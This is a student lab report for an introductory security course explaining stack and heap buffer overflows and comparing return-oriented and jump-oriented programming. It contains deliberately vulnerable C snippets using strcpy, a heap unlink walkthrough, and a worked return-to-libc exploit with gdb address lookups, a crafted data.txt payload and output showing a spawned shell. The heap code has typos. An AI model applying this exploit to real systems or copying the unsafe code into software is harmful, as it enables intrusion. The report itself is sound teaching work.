Nathalie Ruano

Dr. Cannady

CS 4235 - Intro to Security

Project 1: Buffer Overflow

Introduction

In this paper we will be discussing methods of attacking both the stack and heap in hopes to cause buffer overflows. We will explain into depth the structure of both the stack/heap memory and how we can accomplish smashing them. Apart from that we will also demonstrate how to perform a stack buffer overflow by using a provided bubble sort program called Sort.c which takes in a file named data.txt. We will then close out this paper by discussing the difference between jump-oriented programming and return-oriented programming.

Stack Buffer Overflow

Memory Architecture

A stack is a data structure famously used within memory which takes a form of last-in first-out (LIFO). The use of stacks is very important when it comes to memory as it keeps track of the last called item. It is also the reason why it is used to store static memory. Figure 1 demonstrates the overall structure within memory showing where the stack lives. As we can see the stack is relatively high in memory just below kernel information and due to this the stack grows downward toward lower segments of memory.




Figure 1: Memory shown with stack movement

Let's go more into depth about the stack frame. When items are being added into the stack region of memory we call that a push. Items are pushed from the top of memory towards the bottom as Figure 2 shows. In order to remove items we perform a pop. This is the main dynamic that a stack frame undergoes.





Figure 2: stack structure

Test Program

Let us discuss the stack frame call convention using the Test program design to explain stack buffer overflow attacks shown in Figure 3.



```
#include <string.h>
#include <stdlib.h>
void stackattack (char *foo) {
        char temp[10];
        strcpy(temp, foo);
}
int main (int argc, char **argv) {
        stackattack(argv[1]);
}
```

Figure 3: Code snip to demonstrate stack

The stack first will be pushing in main thread specific items. First arguments provided in the function call are loaded from last to first. For example char **argv would be pushed first followed by argc. After loading arguments, we setup the functions return value. After setting up the return value we then setup the Frame pointer. The purpose of the Frame pointer is to have a fix spot in the stack that will help the system navigate through it. Due to the tracking of registers such as the frame pointer once a function has finished running and it starts to clean after itself this popping of the stack is what allows the current function to return to its caller function. This is also the exact moment where hackers take advantage and exploit the stack through numerous number of attacks; one being return-to-libc attack. In this attack a malicious user can point the return value to any libc function.

What was forgotten to be mention is what is shown in Figure 4; ESP is our stack pointer. The stack pointer main purpose is to always be at the very top of the stack making it easy to know where we need to push/pop our next element. Therefore, the ESP pointer is always moving while our EBP (base pointer) servers as mark which we can use to easily navigate to any argument/local variables. Getting back to the frame pointer, once we finish setting that up we then push any local variables provided by the function into the stack. In the case of our main function we don't have any.




Figure 4: A quick look at stack placement

Also, it is to be noted that when the stack receives a buffer of size that is non-binary it will pad the remaining bytes left to the word-size depending on architecture implementation. This is usually done in order to make the pushing and popping as simple/efficient and avoid requiring multiple push/pops to the surrounding stack spaces.

Let us switch gears back to our test program, Figure 5 will be demonstrating the calling convention for our Figure 3 code snippet. As you can see much of Figure 3 snippet depends on the users input and how much bytes over we will overflow. If we say foo is 24 bytes and we now temp is 10 bytes then we know that strcpy will have local variables that are dependent on the values specified by the arguments and therefore they will produce the




Figure 5: frame stack call structure

overflow traveling toward higher memory. If the hacker manages to travel all the way to the strcpy return address then they will be able to perform stack buffer overflow attack such as the one mention previously; return to libc attack. This means that the hacker will be able to gain access to standard libc functions such a system() and be able to launch a shell from there. The issue with this is once shell is launched the system will be logged in as a user and in many cases this means root which has access to the whole system. This gives much freeway for the hacker to do as he wishes with the users system.

Heap Buffer Overflow

Memory Architecture

The heap is a well known segment in memory which is mainly used to store dynamic memory. There can be different data structures used to implement the heap but in this paper I will be demonstrating it through the usage of doubly-linked list that manages our headers. Unlike the Stack, the Heap grows upward towards higher memory as demonstrated in Figure 6. Memory on the heap is not manage for the programmer in languages such as C/C++. The programmer must use functions such as malloc() and calloc() in order to allocate the data in memory. Once memory has been allocated it must also be deallocated with the use of the free(). If deallocation doesn't occur, we undergo memory leaks. Memory leaks can be a huge problem as items that are no longer in use are taking over space that could otherwise be free and also increase the chances of fragmentation.




Figure 6: heap location in memory

Due to the heaps nature of not being contagious in memory, fragmentation can be a problem one that the stack does not have. In Figure 7, we have 3 items in the heap that have taken up noncontagious space, the issue is now we want to add something that takes up 4 bytes but due to fragmentation we are not allowed even though the space is there.




Figure 7: representing taken heap memory

Compared to the stack the heap doesn't have variable size restrictions but its also much slower to access because of it. Also, the heap unlike the stack allows for access to variables globally. Heap overall works/is implemented very differently than the stack. The heap takes up an extra 8 bytes in order to store previous memory chunk size and indicator header if the previous memory chunk is in use.

Test Program

Figure 8 is a code snippet representing the test program that will be used to demonstrate the heap unlink exploit.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char **argv) {
        char *temp;
        char *tempdos;
        temp = malloc(32);
        tempos = malloc(8)
        if (argc >= 2) {
                strcpy(temp, argv[1]);
        }
        free(temp);
        return 0;
}
```

Figure 8: heap buffer overflow snippet

Figure 9 also demonstrates the size + indicator header in the heap which informs us not only the size of the current element in the heap but also has a bit set if the previous chunk of data is in use. This is important to mention because overwriting the prev size and current size + indicator will allow us to accomplish a heap buffer overflow attack.




Figure 9: Look into heap frame

In order to obtain figure 10, the attacker must overwrite the prev size header and the size + indicator header so that tempdos chunk is declared and becomes unset. This will cause the chunk of memory to unlink and giving the hacker access to continue writing towards what once was tempdos buffer region to FD and BK. FD and BK will now be used to jump to our shell code. The shell code will be placed at some part of our temp chunk of memory padded by noops so that we slide into the shell code living in the temp region and declare conquest!





Figure 10: tempos has been removed allowing access to overwrite FD and BK


Exploiting Buffer Overflow

Explanation

In order to exploit the C code provided (sort.c) we take into account the buffer limits of the program. As we take a look at the C code we see that sort.c has an array of longs. Since we are dealing with longs the actual array of 31 is of 4*31 = 124 bytes so now we start by populating 31 rows in our data.txt with 0x90909090. We notice that this doesn't cause a segmentation fault so we keep adding until we override the return address which happens around line 37 or 148 bytes or when you get set fault error.



After finding where we pollute the return address, lets go ahead and find the location of our system() call.




```
(gdb) print &system
$1 = (<text variable, no debug info> *) 0xb7e56190 <__libc_system>
(gdb) 
```

Figure 11: printing system() address

We can easily do this in gdb by using the print command as in Figure 11.

Our system() memory location is 0xb7e56190. Now we move on to finding the location of our bourne shell. In order to find the location of our “sh” command we perform info files. Info files displays information about debugged binary and loaded sections. Once in here we must look for the code segment in which “sh” command lives aka .rodata (where constant data lives for libc). Once we find the memory range in which rodata lives at we use the find command in gdb. Find allows us to search through memory for any specified thing, in our case, “sh”. Now we finally found “sh” demonstrated in Figure 12.



```
ubuntu@ubuntu-VirtualBox: ~/Desktop
ubuntu@ubuntu-VirtualBox: ~/Desktop 85x23
        0xb7f88c0c - 0xb7fb9f68 is .eh_frame in /lib/i386-linux-gnu/libc.so.6
        0xb7fb9f68 - 0xb7fba3c6 is .gcc_except_table in /lib/i386-linux-gnu/libc.so.6
        0xb7fba3c8 - 0xb7fbd928 is .hash in /lib/i386-linux-gnu/libc.so.6
        0xb7fbe1d4 - 0xb7fbe1dc is .tdata in /lib/i386-linux-gnu/libc.so.6
        0xb7fbe1dc - 0xb7fbe220 is .tbss in /lib/i386-linux-gnu/libc.so.6
        0xb7fbe1dc - 0xb7fbe1e8 is .init_array in /lib/i386-linux-gnu/libc.so.6
        0xb7fbe1e8 - 0xb7fbe260 is __libc_subfreeres in /lib/i386-linux-gnu/libc.so.6
        0xb7fbe260 - 0xb7fbe264 is __libc_atexit in /lib/i386-linux-gnu/libc.so.6
        0xb7fbe264 - 0xb7fbe274 is __libc_thread_subfreeres in /lib/i386-linux-gnu/li
bc.so.6
        0xb7fbe280 - 0xb7fbfda8 is .data.rel.ro in /lib/i386-linux-gnu/libc.so.6
        0xb7fbfda8 - 0xb7fbfe98 is .dynamic in /lib/i386-linux-gnu/libc.so.6
        0xb7fbfe98 - 0xb7fbfff4 is .got in /lib/i386-linux-gnu/libc.so.6
        0xb7fc0000 - 0xb7fc003c is .got.plt in /lib/i386-linux-gnu/libc.so.6
        0xb7fc0040 - 0xb7fc0ebc is .data in /lib/i386-linux-gnu/libc.so.6
        0xb7fc0ec0 - 0xb7fc3a7c is .bss in /lib/i386-linux-gnu/libc.so.6
(gdb)
(gdb)
(gdb)
(gdb) find 0xb7ff67c0, 0xb7ffa7a0, "sh"
0xb7ff7e5c <__PRETTY_FUNCTION__.9595+12>
1 pattern found.
(gdb) 
```


Figure 12: Performing info file to find .rodata range in hopes of finding “sh” address

This lead to the setup demonstrated in the Figure 13. This is the setup of the data.txt file. 0x90909090 filling up to the buffer and 0xb7e56190 filling the area around the return address and filling our next space with our “sh” memory location value.

```
1. 90909090
2. 90909090
.
.
35. 90909090
36. b7e56190
37. b7e56190
38. b7ff7e5c
```

Figure 13: Data.txt file with system and sh memory

After we go ahead and run our sort.c program and feeding it our data.txt file to get the following results:



```
0xb7e56190
0xb7ff7e5c

Sorted list in ascending order:
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
90909090
b7e56190
b7e56190
b7ff7e5c
$ echo $$
7016
$ exit
sh: 2: Syntax error: Unterminated quoted string
Segmentation fault (core dumped)
ubuntu@ubuntu-VirtualBox:~/Desktop$ echo $$
6789
ubuntu@ubuntu-VirtualBox:~/Desktop$ 
```

Figure 14: Verifying we open a new shell by printing PID of shells

Ta-da. We have entered the shell and have taken control! We’ve also proved that we have ran a different shell than what our terminal is running by checking the PIDs.

Open Question

Jump-Oriented Programing vs. Return-Oriented Programing

Let us compare and contrast two code-reuse attacks: Return oriented Vs. Jump Oriented programing. Return oriented programing as stated by Bletsh is an effective code-reuse attack in which short code sequences ending in a ret instruction are found within existing binaries and executed in arbitrary order by taking control of the stack. The return to lib attack we performed in the earlier sections of this paper is prime example of a return oriented programming attack. Unlike ROP, Jump Oriented programming attacks do not depend on RET or even the stack. This means that any defense against ROP is not applicable to JOP. JOP like ROP uses gadgets which are just short code segments but because of this JMP call, the gadgets end up being uni-directional when it comes to control flow. Here is where JOP requires some help and The Dispatcher Gadget comes in to the rescue. The Dispatch gadget serves as director on where a received JMP command should navigate to and launching what are called functional gadgets. In JOP, the JMP command isn't the only one that can be used. We could also use the CALL cmd because it has no dependence on the stack itself. But just like in ROP, JOP can be defended against as long as security measures are taken such as enforcing control flow integrity. Overall, both ROP and JOP allow the intruder of our system to navigate through program, one by using the stack and the other with the help of dispatcher gadget which allows movements through a program without the use of the stack but with the help of functional gadgets in hopes to redirect its location.

Works Cited

"13.5 Heap Overflows." IS-IS (Intermediate System-to-Intermediate System) :: Chapter 9. Dynamic Routing Protocols-Interior Gateway Protocols :: Integrated Cisco and Unix Network Architectures :: Networking :: ETutorials.org, etutorials.org/Networking/network+security+assessment/Chapter+13.+Application-Level+Risks/13.5+Heap+Overflows/.

Bletsch, Tyler, et al. "Jump-Oriented Programming: A New Class of Code-Reuse Attack."

"Buffer-Overflow Vulnerabilities and Attacks." Syracuse University, pp. 1–17., www.cis.syr.edu/~wedu/Teaching/CompSec/LectureNotes_New/Buffer_Overflow.pdf.

"Data Segment." Wikipedia, en.wikipedia.org/wiki/Data_segment+https://lwn.net/Articles/531148/.

"Dynamic Memory." Dynamic Memory, www.cs.princeton.edu/courses/archive/spr16/cos217/lectures/19_DynamicMemory.pdf.

Gribble, Paul. "Memory : Stack vs Heap." 7. Memory : Stack vs Heap, 2012, www.gribblelab.org/CBootCamp/7_Memory_Stack_vs_Heap.html.

"Study of ELF Loading and Relocs." Netwinder.osuosl.org, netwinder.osuosl.org/users/p/patb/public_html/elf_relocs.html.